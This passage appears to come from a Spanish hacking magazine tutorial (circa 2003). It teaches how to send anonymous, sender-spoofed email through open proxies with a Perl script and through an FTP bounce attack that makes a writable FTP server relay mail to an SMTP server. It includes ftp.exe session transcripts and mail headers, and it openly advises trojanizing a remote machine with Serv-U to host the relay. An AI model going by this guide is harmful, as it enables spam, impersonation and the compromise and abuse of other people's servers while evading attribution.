
Cambiamos al directorio de instalación de PERL que además contiene el archivo m.txt

Si te has descargado el script de PERL desde la dirección que te puse, verás que se llama pl00001.pl, si optaste por copiar y pegar directamente del que hay en este documento, llámalo taty.pl, no es preciso, pero así no nos “apropiaremos” del trabajo de *Alexander Yurchenko*.

Recuerda copiarlo/grabararlo en el directorio de PERL c:\perl, para que no haya que ir indicando rutas....

En la shell escribimos:


C:\Perl>perl taty.pl<m.txt



No debo, no debería... pero por si acaso:

Perl taty.pl ejecuta el script. Lo que ocurre es que éste programa necesita como argumento un fichero (nuestro m.txt) y por eso se “indirecciona” mediante el signo menor que <, de otra forma, mediante esa línea “pasamos” el contenido del fichero m.txt al script taty.pl que lo espera para enviarlo.

Si todo va bien, verás algo así:



Bueno, he tachado mi dirección mail, para que no me fastidiéis.....

Observa que se producen respuestas “*conflictivas*” del proxy, eso es normal, en definitiva “*él cree*” que lo que debe entregarnos es una página web y no es así, pero mira también que al final responde el Servidor de Correo con mensajes de OK, EL MAIL SE HA ENVIADO!!!

vic, Thor

Anatomía del Correo

A continuación te muestro el resultado de un correo enviado mediante un servidor que admite Relay sin utilizar el script de PERL, se envió directamente a través de telnet.

El remitente es carol@terra.es y el destinatario es mi propia cuenta, que se muestra mediante XXXX@terra.es (lógicamente las XXXX las he puesto yo para no indicar mi correo verdadero)

Observa que la última cabecera Received (leídas de abajo arriba, en negrita y azul), muestra mi verdadera IP, no la oculto por que la prueba la realicé con una ip dinámica, así que no importa que se vea aquí.

```
Return-Path: <carol@terra.es>

Received: from tsmtp3.ldap.isp ([10.20.4.23]) by mb20.terra.es
(terra.es) with ESMTP id HDG6O401.TJY for <XXXX@terra.es>;
Wed, 16 Apr 2003 19:45:40 +0200

Received: from smtp.estaminas.com.br ([200.188.191.51]) by
tsmtip3.ldap.isp (terra.es) with ESMTP id HDG6O201.SZ3 for
<XXXXXX@terra.es>; Wed, 16 Apr 2003 19:45:38 +0200

Received: from enalter5.entalter.com.br (dial-tm-mp-200-149-120-222.estaminas.com.br [200.149.120.222])
by smtp.estaminas.com.br (8.11.0/8.11.0) with ESMTP id h3GHjZQ11643
for <XXXXXX@terra.es>; Wed, 16 Apr 2003 14:45:35 -0300

Date: Wed, 16 Apr 2003 14:45:35 -0300

From: carol@terra.es

Message-Id: <200304161745.h3GHjZQ11643@smtp.estaminas.com.br>

Received: from 213-99-114-117.uc.nombres.ttd.es ([213.99.114.117]) by enalter5.entalter.com.br with SMTP (Microsoft
Exchange Internet Mail Service Version 5.5.2448.0)
id JBPJDSJV; Wed, 16 Apr 2003 15:52:11 +0100
```

Lo que viene ahora, es el mismo correo enviado a través del mismo servidor SMTP de antes pero usando el script de perl, es decir, enviándoselo a un proxy para que éste a su vez lo dirija al Servidor de correo, Fíjate bien, las únicas IP que se muestra son las del Proxy y las del Servidor de correo usado, YO YA NO ESTOY!!!!

```
Received: from recep--o (PE217078.user.veloxzone.com.br [200.149.120.222])
by m20.terra.es (8.12.8/8.9.3) with SMTP id h3GLE0dl015620
for <XXXX@terra.es>; Wed, 16 Apr 2003 23:40:01 +0200 (MET DST)

Date: Wed, 16 Apr 2003 23:40:00 +0200 (MET DST)

From: carol@terra.es



Message-Id: <200304162140.h3GLE0dl015620@smtp.estaminas.com.br >

Received: from 67.96.33.151 ([67.96.33.151]) by recep--o (602Pro LAN SUITE v. 2002) id 2c7eabc0 for
XXXXXX@terra.es; Mon, 15 Apr 2002 17:47:08 -0300

X-UIDL: :TK"15($"!+4e"!Ngi!!
```

Como curiosidad fíjate en las fechas (Date) el proxy recibió el mail el lunes 15 de abril y el servidor de correo lo soltó el miércoles 16, quitando el desfase horario que pudiese haber, un correo así enviado, puede que tarde más de lo normal, como es éste caso.

A continuación mira este otro resultado, al igual que antes se envió el mail mediante un proxy, en esta ocasión *sólo tardó 8 horas en recibirse....* así que no te desesperes si el mail que envías no llega tan rapidito como cuando lo envías normalmente....



Recuerda algo importante, aquí no hay nada INFALIBLE, puede haber muchos impedimentos, desde que el proxy no lo envíe, hasta que el servidor SMTP "se lo guarde" por las restricciones que le haya puesto el postmaster, vamos que seguro es, pero no pienses que siempre funciona y es que en definitiva ni nosotros mismos sabemos qué y a quién estamos usando, el remedio: **Un Bouncer. Lo dejaré para la próxima entrega, si la hay..** y además: **Correos maliciosos (de los que ejecutan cosas y pasan los antivirus)**

Práctica: 6 Enviar Correos mediante un Servidor FTP

Bien amigos, la cosa se complica, y es que vamos a rizar el rizo e intentemos hacer lo mismo de antes pero a través de un FTP Server.

Básicamente es lo mismo, cambian los actores (FTP en lugar de un proxy) y el protocolo (FTP por http)

En cuanto a lo demás, todo lo dicho anteriormente sigue igual, necesitamos de un SMTP anónimo y/o que admita Relay, aunque siempre cabe la posibilidad de enviarlo al Servidor FTP del mismo dominio del mismísimo servidor de Correo, ya que cuando lo reciba lo dejará salir... *Cielos!! Cómo no voy a permitir enviar algo que me pide una máquina de mi mismo proveedor, pensará el SMTP....*

Sin embargo nuestro el servidor FTP elegido debe reunir “otros” requisitos;

- 1º) Debe permitir que escribamos en él, es decir que tengamos acceso de escritura
- 2º) Debe aceptar comandos PORT
- 3º) Debe tener desbloqueada la opción de FTP Bounce Attack, es decir que debe permitir FXP

Hagamos una retrospectiva al número 1 de la Revista HxC, la que hablaba de nuestro primer troyano, la del Serv-U.

Nuestro querido **AZIMUT** se esmeró en demostrarnos y explicarnos la diferencia entre el modo PASV y el modo PORT. Lamentablemente creo que no todo el mundo lo entendió, a decir verdad, a mí me costó más de un dolor de cabeza el trabalenguas de “**un cliente sin Firewall accediendo en PORT Mode a un servidor con Firewall que no admite PASV Mode**” o eso otro de “**Un cliente con Firewall accediendo en PASV Mode a un Servidor con Firewall que admite PASV Mode**”, cada vez que lo leo me recuerda más a esa fantástica película de los **Hermanos Marx**, cuando decían eso de “**La parte contratante de la primera parte...**”

Aunque parezca lo contrario fue una gran aportación a nuestros conocimientos, de hecho si no tenemos en cuenta los modos PORT y PASV es muy probable que Servidor y Cliente no se lleguen a entender.

No voy a repetir lo dicho entonces, revisa el número 1 y si no lo tienes descárgalo inmediatamente de la Web de HxC y desgraciadamente no te voy a enseñar como “saltarse” un Firewall, eso lo dejaremos a la Revista, que seguro que nos lo enseñaran....

Tampoco entraremos “de lleno” en el protocolo FTP, aunque sí se sentarán bases imprescindibles

Lo que sí vamos a aprender aquí son varias cosas:

- Cómo funciona un Servidor FTP
- Cómo conectarnos a un FTP por línea de comandos
- Solucionar muchos de los problemas y preguntas que se plantean en el Foro de gente que monta su propio servidor FTP y el router/Firewall les hecha atrás en el intento...

Seguro que estarás pensando que esto es muy complicado y que te va a ser imposible encontrar servidores que permitan FTP Bounce Attack y que además puedas escribir en ellos (si son cuentas anónimas mejor) y además que admitan comandos PORT, y es cierto, cada día abundan menos, pero..... ¿Por qué no usar el Serv-U troyanizado sobre una máquina remota para esto?

Y es que por eso incluyo esta práctica, porque hecho lo difícil, que es configurar el FTP Server y subido a un PC remoto, ya lo tenemos “casi” todo.

Aún así, para realizar la práctica, puedes configurar en tu pc/red el SERV-U y probarlo, solo que además necesitarás un Servidor de Correo, y un cliente, vamos que necesitarás de al menos tres máquinas para ello. Otra posibilidad es la de usar una cuenta propia en algún FTP público, por ejemplo en ftp.iespana.es, claro que si lo haces así ADIOS al anonimato, cuando se reciba el mail se sabrá que fue ftp.iespana.es quien lo envió y después de las consultas pertinentes darán contigo, pero para probar con nosotros mismos nos servirá.

Cómo funciona una conexión FTP

Parece obvio, pero lo vamos a explicar:

- 1º) Nuestro cliente FTP se conecta al Server
- 2º) Accede al Directorio
- 3º) Descarga el archivo o lo archivos
- 4º) Se desconecta

El misterio de los misterios en las conexiones FTP reside en el paso 3º) que es cuando se produce “la conversación y transferencia” de datos entre el servidor y cliente.

Comprendiendo el paso 3º

- 3.1.- El cliente le pide uno o varios archivos al Server FTP.
- 3.2.- El cliente FTP crea el mismo archivo en su máquina y lo abre para copiar los datos que se va a descargar.
- 3.3.- El cliente FTP abre un puerto (dinámico y transparente) y le dice al Server FTP que se conecte a él mediante ese puerto para que le envíe los archivos seleccionados.**
- 3.4. El server FTP se conecta y le manda lo que le piden.
- 3.5. El cliente FTP se desconecta cuando deja de recibir los datos.

Se ha resaltado en rojo el aspecto que nos ocupa. Es el momento “clave” de la transferencia. ¿Qué pasaría si el cliente FTP le indicase al Servidor que “le transfiera” el fichero a OTRA dirección IP y en lugar de por un puerto dinámico y transparente, a un puerto predeterminado?

Pues acabas de descubrir el concepto de ésta práctica, se trata de que en ese momento de la conexión “obliguemos” al FTP server a transferir un archivo al servidor SMTP que nos dé la real gana y por el puerto 25.

Si los servidores no están correctamente configurados, este mecanismo puede servir para delimitar medidas de restricción de acceso, o para enviar informaciones de una manera precisa (correo electrónico o mensaje foro de discusión), haciendo difícil la determinación de la fuente de información.

El comando PORT permite indicar sobre qué puerto de una máquina tendrá lugar la transferencia de un fichero. Si este puerto es uno de los puertos por defecto utilizado por un protocolo Internet y que el fichero está concebido para corresponder a comandos en este protocolo, la transferencia de fichero puede resultar en una operación que no sea una simple transferencia de fichero. En el ejemplo que nos ocupa, si el comando PORT se utiliza para dirigir los datos sobre el puerto 25 de un servidor SMTP, la transferencia de fichero puede resultar en el envío de un mensaje de correo electrónico

Y es que todo esto viene de que el protocolo FTP es “algo” especial, se necesitan dos conexiones y dos puertos diferentes para que la transferencia de archivos tenga éxito, esas conexiones por el lado del servidor y suponiendo el puerto por defecto de FTP son:

Conexión de Ordenes

- * a través del puerto 21

Conexión de Datos

- * a través del puerto 20 si usamos PORT Mode
- * a través de un puerto dinámico (1024 a 65535) si se usa PASV

En Windows los puertos dinámicos pueden prefijarse mediante una clave especial del registro, si no se indica lo contrario será entre el 1024 y 5000, la clave en cuestión es:

HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\Tcpip\Parameters

Tipo de dato: REG_WORD

Rango Válido: 5000-65534

Predeterminado: 5000

Presente Predeterminado: No

Esta clave determina el valor de puertos dinámicos y transparentes que puede usar Windows en las conexiones (en todas, no sólo en FTP) y el valor establecido afecta tanto a los puertos TCP y UDP

¿Para qué me sirve esto?

Pues primero para conocer un poco más a Windows, pero sobretodo, para poner remedio y fin a muchos de los problemas que afectan a tu router o firewall a la hora de configurar una aplicación que pueda abrir puertos dinámicos, como es un servidor FTP en modo PASV

Si configuramos el Server en modo PORT deberemos habilitar en el router el/los puertos 20 y 21 (al menos)

Si configuramos el Server en modo PASV deberemos habilitar, el puerto 21 y los puertos dinámicos del rango que especifica la clave anterior.

Imagino que algunos *“han visto la luz al final del túnel”*, son muchos los post que indican *“desactiva PASV, fija el servidor en el puerto 21 y abre el router para los puertos 20 y 21”*, bueno pues ya no es preciso, ahora podemos poner nuestro Servidor FTP en modo PASV.

Nuestro mayor problema reside en que si no usamos un Firewall apropiado, abrir 5000 puertos en el router puede ser un coladero, así que cuidado, con esto que te pueden *“alborotar”* el equipo.

También esto explica el por qué, en ocasiones, los puertos de numeración muy alta fallan, el router o Firewall los protege y/o a windows se *“le escapan de las manos”* si se supera la clave del registro comentada.

En fin, sigamos con lo nuestro:

Veamos lo que la revista número 1 en su página 38 decía acerca de las conexiones FTP

- Para una conexión FTP se deben establecer dos canales de comunicación: el canal de órdenes y el canal de Datos.
- Tanto en si se utiliza el modo PASV o PORT el canal de órdenes se establece de idéntica forma
- La conexión de datos mediante PORT, es el Servidor FTP quien se conecta la cliente
- La conexión de datos mediante PASV, es el cliente quien se conecta al Servidor FTP

Como ves tras esta explicación, el modo PASV no nos interesa para lo que queremos hacer, puesto que es el cliente quien se conecta al servidor a través de un puerto dinámico que nos facilitará éste último, o sea, que no podremos *“controlar”* el canal de datos, dependeremos del canal y puerto abierto por el server.

Bueno pues después de todo este rollo, llega la hora explicar algo de los comandos de FTP

Los mandatos que vamos a usar del lado del servidor son:

USER, PASS, PORT, PASV, CWD, STOR, RETR, QUIT


Los mandatos que vamos a usar del lado del cliente son:

Open, quote, put, send, bye


Como puedes suponer existe un convenio determinado por el RFC del protocolo FTP y es que los comandos del lado del servidor se escriben en mayúsculas, y los del lado del cliente en minúsculas, no es importante, a menos que se haya establecido case sensitive en el servidor, prácticamente todos los servidores y clientes FTP no tendrán en cuenta esa distinción, aunque aquí yo la haga.

Voy a mostrar dos pantallas de los comandos válidos FTP,

Mandatos válidos para el Cliente:



Mandatos válidos del lado del servidor



Todo depende del “lado en el que estemos” para que se puedan ejecutar unos y otros.


También nos hará falta un servidor FTP y un cliente FTP, eso es fácil:

Como servidor FTP usaremos a nuestro queridísimo SERV-U

Como cliente usaremos a telnet o el programa [ftp.exe](#) de la línea de comandos


¿Por qué no un cliente con GUI como FlashXP u otros? Pues, aunque también se podría hacer, por lo menos con FlashXP, por una vez en la vida será más cómodo y sencillo usar la línea de comandos.

También vamos a necesitar un fichero a transferir, podría ser uno cualquiera, pero como lo que queremos es mandar un mail, el archivo debe contener “la estructura” del mail que será enviado al servidor SMTP, Yo lo he llamado mim.txt, y es éste:



Ni que decir tiene que donde pone destino@terra.es hay que poner la dirección correcta del destinatario del correo y en lugar de carol@terra.es debes poner el remitente, o deja éste mismo, todo lo dicho en la práctica número 5 se debe aplicar aquí acerca de las normas del remitente del correo, relay, etc.

A por ello, vamos a realizar la conexión mediante telnet, suponiendo que el servidor FTP (el SERVU) está corriendo en el puerto 5555, sin restricciones (admitirá usuarios anónimos) y lo más importante: la casilla de verificación FTP Bounce Attack DESACTIVADA!!!!



Al igual que antes nos debemos buscar un servidor SMTP que admita relay, debemos conocer su IP y el puerto por el que escucha, que por lo general será el 25.

Esta práctica está implementada bajo una red local, de forma que deberás sustituir las IP's correspondientes, veamos la estructura:


Cliente: nosotros,	IP 172.28.100.100; User:usuariop, password: kaka
SMTP: Servidor de correo,	IP 172.28.0.9
FTP: Servidor FTP,	IP 172.28.130.255

Repito,

- Busca un servidor de correo que admita relay y sustituye la IP 172.28.0.9 por la suya
- Busca un servidor FTP al que tengas acceso de escritura y que acepte comandos PORT y sustituye la IP 172.28.130.255 por la suya, puedes probar con tu propia cuenta de FTP en algún servidor o troyaniza una máquina remota con el SERV-U.

Lo primero que haremos es abrir una shell de comandos y situarnos en el directorio donde tengamos el fichero a transferir, en mi caso el archivo se llama mim.txt y está en la carpeta mailFTP

Así que....



```
C:\>cd mailFTP
C:\mailFTP>dir
El volumen de la unidad C no tiene etiqueta.
El número de serie del volumen es: A413-0D8C

Directorio de C:\mailFTP
18/04/2003  23:34    <DIR>          .
18/04/2003  23:34    <DIR>          ..
18/04/2003  23:22                99 mim.txt
                        1 archivos          99 bytes
                        2 dirs          924.545.024 bytes libres

C:\mailFTP>
```

Una vez verificada la situación y la existencia del fichero a transferir, usemos el cliente [ftp.exe](#)


Escribimos ftp y enter

Nos mostrará una shell, que pone ftp>

Entonces nos conectamos mediante **open 172.28.130.255 5555**

Nos pedirá el nombre de usuario y contraseña, se lo ponemos, **usuariop [Enter]** y **kaka [enter]**

Aquí lo tienes todo seguidito:



```
C:\mailFTP>ftp
ftp> open 172.28.130.255 5555
Conectado a 172.28.130.255.
220 Serv-U FTP-Server v2.5e for WinSock ready...
Usuario (172.28.130.255:(none)): usuariop
331 User name okay, need password.
Contraseña:
230 User logged in, proceed.
ftp>
```

Recuerda que el puerto a la escucha del servidor FTP era el 5555, por eso se indicó así en la instrucción open, de no poner nada intentaría acceder al puerto 21.

Observa también, que la contraseña no se muestra, PERO SE ESCRIBIÓ!!!, vale? Que no es darle a enter nada más.


Ahora vamos a comprobar el directorio local (el de nuestro PC) y el del Servidor, para ello:

Lcd es una orden del cliente que sitúa el directorio local en dónde se ejecutó ftp, nos interesa por que ahí es donde está el archivo mim.txt a transferir

Quote CWD, es la orden que pondrá a nuestro servidor FTP en el directorio home, para ejecutar los mandatos del lado del servidor utilizamos quote, nos muestra que el directorio del server donde se guardará el archivo es C:\

Después haremos la transferencia, ahora no importa si usamos PORT o PASV, bueno importará dependiendo del Server, lo que quiero decir es que no tenemos por qué trucar nada puesto que lo único que queremos es que se guarde el archivo mim.txt en el destino.

Para eso usaremos put o send, de momento da igual, en la siguiente pantalla lo tienes todo seguido:



```
C:\mailFTP>ftp
ftp> open 172.28.130.255 5555
Conectado a 172.28.130.255.
220 Serv-U FTP-Server v2.5e for WinSock ready...
Usuario (172.28.130.255:(none)): usuariop
331 User name okay, need password.
Contraseña:
230 User logged in, proceed.
ftp> lcd
Directorio local ahora C:\mailFTP.
ftp> quote CWD
250 Directory changed to /c:/
ftp> put
Archivo local mim.txt
Archivo remoto mim.txt
200 PORT Command successful.
150 Opening ASCII mode data connection for mim.txt.
226 Transfer complete.
ftp: 99 bytes enviados en 0,00Segundos 99000,00KB/s.
ftp>
```

Como ves la transferencia ha sido completa, ahora ya tenemos nuestro fichero mim.txt en el servidor.

Ahora vamos a transferir ese archivo al servidor SMTP, para ello tendremos que usar las ordenes quote que nos permiten ejecutar las instrucciones del lado del servidor, y cómo no, alterar el comando PORT, por que sino nos lo bajaremos a nosotros mismos...

